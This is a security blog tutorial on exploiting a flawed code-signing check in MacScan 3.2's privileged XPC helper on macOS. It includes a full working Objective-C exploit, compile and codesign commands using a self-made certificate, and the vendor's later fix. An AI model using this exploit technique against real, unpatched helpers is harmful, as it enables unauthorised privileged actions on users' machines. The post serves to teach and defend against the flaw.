Learn XPC exploitation - Part 1: Broken cryptography

wojciechregula.blog/post/learn-xpc-exploitation-part-1-broken-cryptography/

@Wojciech Reguła · Mar 28, 2020 · 6 min read

XPC Exploitation series

Learn XPC exploitation - Part 1: Broken cryptography

Learn XPC exploitation - Part 2: Say no to the PID!

Learn XPC exploitation - Part 3: Code injections

After my talk on Objective by the Sea v3 I received a lot of questions regarding XPC exploitation. I think summing it up in a blog post series is a good idea, so here you have the first one! A post covering how to secure XPC services is planned in the nearest future.

Quick introduction to XPC

XPC is a fundamental inter-process communication mechanism on Apple devices. So, you can find it on macOS, iOS, tvOS, etc. XPC has been built on top of mach messages and thus inherits the general architecture after it. This mechanism can be compared to UNIX pipes since you have only one receiver, and you can have multiple senders. The receiver (server) registers a globally recognized `mach name`. Then the sender (client) initiates XPC connection using the name mentioned above. When the connection is initiated, the transfer is really convienient as you can send directly ObjC/Swift objects. That is the reason why XPC has such popularity in desktop applications.

If you want to learn more about XPC I suggest watching the following 2 WWWDC sessions:

Problem with XPC architecture usually starts when the server is a privileged service running with root permissions, but the client is a standard app running with typical user perms. Depending on the methods exposed by the server, a malicious client app may initiate an XPC connection with the server and ask to perform privileged actions.

Analyze the helper

Let's take MacScan 3.2, the outdated, vulnerable version. Install it, start the trial and authenticate to let the helper to be installed.

We can now verify if the helper is installed:


```
% file /Library/PrivilegedHelperTools/com.securemac.MacScanDaemon
/Library/PrivilegedHelperTools/com.securemac.MacScanDaemon: Mach-O 64-bit executable x86_64
```

We can observe that the helper is placed in the `/Library/PrivilegedHelperTools/` directory, so we can assume that SMJobless API was used. It means that the `/Library/LaunchDaemons` should contain a plist file with the `mach name` that the server uses to listen for incoming XPC connections:

```
% cat /Library/LaunchDaemons/com.securemac.MacScanDaemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.securemac.MacScanDaemon</string>
    <key>MachServices</key>
    <dict>
        <key>com.securemac.MacScanDaemon</key>
        <true/>
    </dict>
    <key>Program</key>
    <string>/Library/PrivilegedHelperTools/com.securemac.MacScanDaemon</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Library/PrivilegedHelperTools/com.securemac.MacScanDaemon</string>
    </array>
</dict>
</plist>
```

The `MachServices` key contains `com.securemac.MacScanDaemon` - the value that we are looking for. We will need it later in the exploit.

Now, we have to load the helper to a decompiler. For that purpose, I use Hopper Disassembler. The validation of incoming XPC connections starts in the `-[NSXPCListenerDelegate listener:shouldAcceptNewConnection:]` method. Let's see if MacScanDaemon implements it.



As you can see on the screenshot, the method is implemented in the MacScanDaemon class, which inherits from NSXPCListenerDelegate. Usually, the validation implements the following algorithm:

1. Get the incoming XPC connection object.
2. Create a code object basing on the connection object.
3. Perform signature check using SecRequirement string.
4. (In)validate the connection.

In this post, we'll focus only on the point 3. The daemon uses the following SecRequirement:

```
loc_100001e19:
    SecRequirementCreateWithString(@"identifier com.securemac.MacScan3 and certificate leaf[subject.OU] = \"76W2LW5UNP\"", 0x0, &var_80);
    rax = SecCodeCheckValidity(var_70, 0x0, var_80);
    if (rax == 0x0) goto loc_100001f40;

loc_100001e44:
    r15 = [[LogController sharedInstance] retain];
    var_40 = @"errorExtraInfo";
    var_54 = 0x0;
    rax = [NSString stringWithFormat:@"SecCodeCheckValidity = %d", rax];
    rax = [rax retain];
    r13 = rax;
    var_38 = rax;
    rax = [NSDictionary dictionaryWithObjects:@"SecCodeCheckValidity = %d" forKeys:&var_40 count:0x1];
    rax = [rax retain];
    rbx = rax;
    [r15 logErrorWithType:0x9 andInfo:rax];
    goto loc_100001ee7;
```

The string specifies if the code:

- has bundleID equal to com.securemac.MacScan3,
- was signed with a certificate that has the teamID equal to 76W2LW5UNP.

Can you spot the bug already? There is no validation if the certificate was issued by Apple or even if it's trusted! We can create such certificate with the Certificate Assistant, sign our code, and initiate a valid XPC connection!

Dumping methods

Before writing the exploit, we need to know what method we will abuse. Download the class-dump-swift, open terminal, and dump the classes.

```
% class-dump-swift /Library/PrivilegedHelperTools/com.securemac.MacScanDaemon
[...]
@protocol MacScanDaemonProtocol
- (void)uninstallDaemon;
- (void)terminateDaemonWithOptions:(NSDictionary *)arg1;
- (void)deleteQuarantineItemsWithInfo:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)quarantineItemsWithInfo:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)cancelScan;
- (void)startScanWithPaths:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)getDaemonInfoWithOptions:(NSDictionary *)arg1 andReply:(void (^)(NSString *, int))arg2;
@end
[...]
```

In the next step, we will be trying to abuse the `uninstallDaemon` method.

Exploitation

Below the exploit code along with comments

```
#import <Foundation/Foundation.h>

// define a protocol that client has to conform to
@protocol MacScanDaemonControllerProtocol
- (void)daemonWillTerminateWithReply:(void (^)(NSString *))arg1;
- (void)unsetUserLaunchdEVWithReply:(void (^)(BOOL))arg1;
- (void)removeUserLaunchdJobWithPID:(NSNumber *)arg1 withReply:(void (^)(BOOL, NSString *))arg2;
- (void)cleaningStatusUpdate:(NSDictionary *)arg1;
- (void)statusUpdate:(NSDictionary *)arg1;
@end

// define a protocol that server has to conform to
@protocol MacScanDaemonProtocol
- (void)uninstallDaemon;
- (void)terminateDaemonWithOptions:(NSDictionary *)arg1;
- (void)deleteQuarantineItemsWithInfo:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)quarantineItemsWithInfo:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)cancelScan;
- (void)startScanWithPaths:(NSArray *)arg1 andOptions:(NSDictionary *)arg2;
- (void)getDaemonInfoWithOptions:(NSDictionary *)arg1 andReply:(void (^)(NSString *, int))arg2;
@end

// create new class implementing the MacScanDaemonControllerProtocol
@interface MacScanAbuser : NSObject <MacScanDaemonControllerProtocol>
-(void)exploit;
@end

@implementation MacScanAbuser

- (instancetype)init
{
    self = [super init];
    if (self) {

        NSLog(@"Starting");
        [self exploit];

    }
    return self;
}

- (void)cleaningStatusUpdate:(NSDictionary *)arg1 {
    NSLog(@"[INCOMING_XPC] cleaningStatusUpdate: %@", arg1);
}

- (void)daemonWillTerminateWithReply:(void (^)(NSString *))arg1 {
    NSLog(@"[INCOMING_XPC] daemonWillTerminateWithReply");
}

- (void)removeUserLaunchdJobWithPID:(NSNumber *)arg1 withReply:(void (^)(BOOL, NSString *))arg2 {
    NSLog(@"[INCOMING_XPC] removeUserLaunchdJobWithPID: %@", arg1);
```


```
}

- (void)statusUpdate:(NSDictionary *)arg1 {
    NSLog(@"[INCOMING_XPC] statusUpdate: %@", arg1);
}

- (void)unsetUserLaunchdEVWithReply:(void (^)(BOOL))arg1 {
    NSLog(@"[INCOMING_XPC] unsetUserLaunchdEVWithReply");
}

- (void)exploit {
    // set a remote interface basing on the above-mentioned protocol
    NSXPCInterface *remoteInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(MacScanDaemonProtocol)];
    // init XPC connection using the server's mach name
    NSXPCConnection *xpcConnection = [[NSXPCConnection alloc]
initWithMachServiceName:@"com.securemac.MacScanDaemon" options:NSXPCConnectionPrivileged];

    // set the remote object interface
    xpcConnection.remoteObjectInterface = remoteInterface;

    // set the protocol that MacScanAbuser conforms to
    xpcConnection.exportedInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(MacScanDaemonControllerProtocol)];
    xpcConnection.exportedObject = self;

    // resume the XPC connection
    [xpcConnection resume];

    // perform uninstall method
    [xpcConnection.remoteObjectProxy uninstallDaemon];

}

@end

int main() {
    // run the exploit
    [MacScanAbuser new];
}
```

Compile the code.

```
gcc exploit.m -o exploit -framework Foundation
```

Now we have to sign the exploit with the maliciously created certificate in order to meet the SecRequirement.

Open the Certificate Assistant, create a new certificate, and set the Organisational Unit to the expected teamID value.



After creation, the certificate will be saved in your Keychain. The last step is to sign the exploit.

```
codesign --force --deep -s "MacScan3Exploit" ./exploit
```

Now execute the `exploit` file, and you will see that the privileged `/Library/PrivilegedHelperTools/com.securemac.MacScanDaemon` disappeared! The server has been successfully exploited!

Summary

In this first XPC exploitation series post, I covered an XPC bug in signature check of the incoming connection. Properly created SecRequirement string should include:

- `anchor apple generic` prefix,
- bundle identifier of the expected app that will be connecting to your XPC server,

- teamID included in your dev certificate.
- minimum client version (if you do not check the hardened runtime manually - I will elaborate it in one of the next posts)


Fix

The helper has been fixed in version 3.3. The patch changed the SecRequirement string from:

```
identifier com.securemac.MacScan3 and certificate leaf[subject.OU] = \"76W2LW5UNP\"
```

to:

```
anchor apple generic and identifier com.securemac.MacScan3 and info [CFBundleShortVersionString] >=
\"3.3\" and certificate leaf[subject.OU] = \"76W2LW5UNP\"
```



© Wojciech Reguła